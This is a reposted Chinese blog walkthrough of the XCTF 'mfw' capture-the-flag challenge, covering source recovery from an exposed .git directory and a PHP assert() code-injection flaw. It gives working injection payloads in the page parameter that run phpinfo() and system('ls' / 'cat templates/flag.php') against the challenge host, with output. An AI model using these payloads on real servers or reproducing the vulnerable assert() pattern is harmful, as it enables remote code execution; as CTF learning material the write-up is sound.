




# XCTF的mfw

转载

小白渣  于 2019-10-08 22:18:50 发布  480  收藏

分类专栏: [代码审计](#) [assert\(\)断言函数的使用](#) [strpos\(\)函数的使用](#) 文章标签: [XCTF](#)

原文链接: [https://blog.csdn.net/qq\\_42967398/article/details/90758521](https://blog.csdn.net/qq_42967398/article/details/90758521)

版权



[代码审计](#) 同时被 3 个专栏收录

10 篇文章 0 订阅


订阅专栏



[assert\(\)断言函数的使用](#)

1 篇文章 0 订阅

订阅专栏



[strpos\(\)函数的使用](#)

1 篇文章 0 订阅

订阅专栏

使用 [githack](#) 工具获得源码

```
Microsoft Windows [版本 10.0.18362.356]
(c) 2019 Microsoft Corporation。保留所有权利。


C:\Users\12043>f:

F:\>cd F:\githack\GitHack-master
F:\githack\GitHack-master>python githack.py http://111.198.29.45:46550/.git/
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[Error] [Error 183] : u'111.198.29.45_46550\templates'
[OK] templates/about.php
[OK] templates/home.php
[OK] templates/flag.php
[OK] index.php
[OK] templates/contact.php

F:\githack\GitHack-master>_
```

[https://blog.csdn.net/qq\\_45552960](https://blog.csdn.net/qq_45552960)

打开网页看见（猜测git源码泄露）：



## About

I wrote this website all by myself in under a week!

I used:

- Git
- PHP
- Bootstrap

[https://blog.csdn.net/qq\\_42967398](https://blog.csdn.net/qq_42967398)

在URL后面加上/.git发现：



## Index of /.git

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">COMMIT_EDITMSG</a>	2018-10-04 12:57	25	
<a href="#">HEAD</a>	2018-10-04 12:57	23	
<a href="#">branches/</a>	2018-10-04 12:57	-	
<a href="#">config</a>	2018-10-04 12:57	92	
<a href="#">description</a>	2018-10-04 12:57	73	
<a href="#">hooks/</a>	2018-10-04 12:57	-	
<a href="#">index</a>	2018-10-04 12:57	523	
<a href="#">info/</a>	2018-10-04 12:57	-	
<a href="#">logs/</a>	2018-10-04 12:57	-	
<a href="#">objects/</a>	2018-10-04 12:57	-	
<a href="#">refs/</a>	2018-10-04 12:57	-	

Apache/2.4.18 (Ubuntu) Server at 111.198.29.45 Port 35480


[https://blog.csdn.net/qq\\_42967398](https://blog.csdn.net/qq_42967398)

使用脚本，在Linux环境中：


```
pip install requests
git clone https://github.com/wangyihang/GitHacker.git
python GitHacker.py [Website]
```

1  
2  
3

得到源码:



flag文件貌似没得啥:



查看index.php文件内容得到PHP源码:

```
<?php
```

```
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '...' is dangerous!
assert("strpos('$file', '...') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

html代码...

1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17  
18

## 代码审计以及思路：

了解assert()函数的使用：

PHP5

```
assert ( mixed $assertion [, string $description ] ) : bool
```

PHP7

```
assert ( mixed $assertion [, Throwable $exception ] ) : bool
```

assert() 会检查指定的 **assertion** 并在结果为 **FALSE** 时采取适当的行动。

### Traditional assertions (PHP 5 and 7)

如果 **assertion** 是字符串，它将会被 `assert()` 当做 PHP 代码来执行。**assertion** 是字符串的优势是当禁用断言时它的开销会更小，并且在断言失败时消息会包含 **assertion** 表达式。这意味着如果你传入了 `boolean` 的条件作为 **assertion**，这个条件将不会显示为断言函数的参数；在调用你定义的 `assert_options()` 处理函数时，条件会转换为字符串，而布尔值 **FALSE** 会被转换成空字符串。

断言这个功能应该只被用来调试。你应该用于完整性检查时测试条件是否始终应该为 **TRUE**，来指示某些程序错误，或者检查具体功能的存在（类似扩展函数或特定的系统限制和功能）。

断言不应该用于普通运行时操作，类似输入参数的检查。作为一个经验法则，在断言禁用时你的代码也应该能够正确地运行。[osdn.net/qq\\_42967398](https://www.osdn.net/qq_42967398)

**assert()**函数会将读入的代码当做PHP代码来执行，这就方便了！！

进行注入，注入的思路：

首先对strpos函数进行闭合，构造一下，page=')

可以把后面', '..') === false 的给注释掉，构造 page='.phpinfo();//，可以得到回显

System	Linux 6b50751904ea 4.4.0-131-generic #157-Ubuntu SMP Thu Jul 12 15:51:36 UTC 2018 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-postx.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysmsg.ini, /etc/php/7.0/apache2/conf.d/20-syssem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012.NTS
PHP Extension Build	API20151012.NTS

或者不注释也行，直接插入，构造 page='.phpinfo()'.，也可以看见：

System	Linux 6b50751904ea 4.4.0-131-generic #157-Ubuntu SMP Thu Jul 12 15:51:36 UTC 2018 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-postx.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysmsg.ini, /etc/php/7.0/apache2/conf.d/20-syssem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012.NTS
PHP Extension Build	API20151012.NTS

既然可以执行函数，那就简单了，使用system()函数（system函数详解），构造查看目录的payload: ? page='.system("ls").' 或者 page='.system("ls");// 前者直接显示，后者在源码中才能看见。

由于源码直接下载有，所以直接构造得到flag的payload: ?page='.system("cat templates/flag.php");// 或者 ? page='.system("cat templates/flag.php").' 两者都需查看源码！！

```
view-source:http://111.198.29.45:38462/?page='.system("cat templates/flag.php");//

火狐官方网站 新手上路 常用网址 JD 京东商城

1 <?php $FLAG="cyberpeace {7ac03c57b16ffa7edf27bd26aaafa764}"; ?>
2 <?php $FLAG="cyberpeace {7ac03c57b16ffa7edf27bd26aaafa764}"; ?>
3 <!DOCTYPE html>
4 <html>
5 <head>
6 <meta charset="utf-8">
7 <meta http-equiv="X-UA-Compatible" content="IE=edge">
8 <meta name="viewport" content="width=device-width, initial-scale=1">
```

[https://blog.csdn.net/qq\\_42967398](https://blog.csdn.net/qq_42967398)

```
view-source:http://111.198.29.45:38462/?page='.system("cat templates/flag.php').'

火狐官方网站 新手上路 常用网址 JD 京东商城

1 <?php $FLAG="cyberpeace {7ac03c57b16ffa7edf27bd26aaafa764}"; ?>
2 <?php $FLAG="cyberpeace {7ac03c57b16ffa7edf27bd26aaafa764}"; ?>
3 That file doesn't exist!
```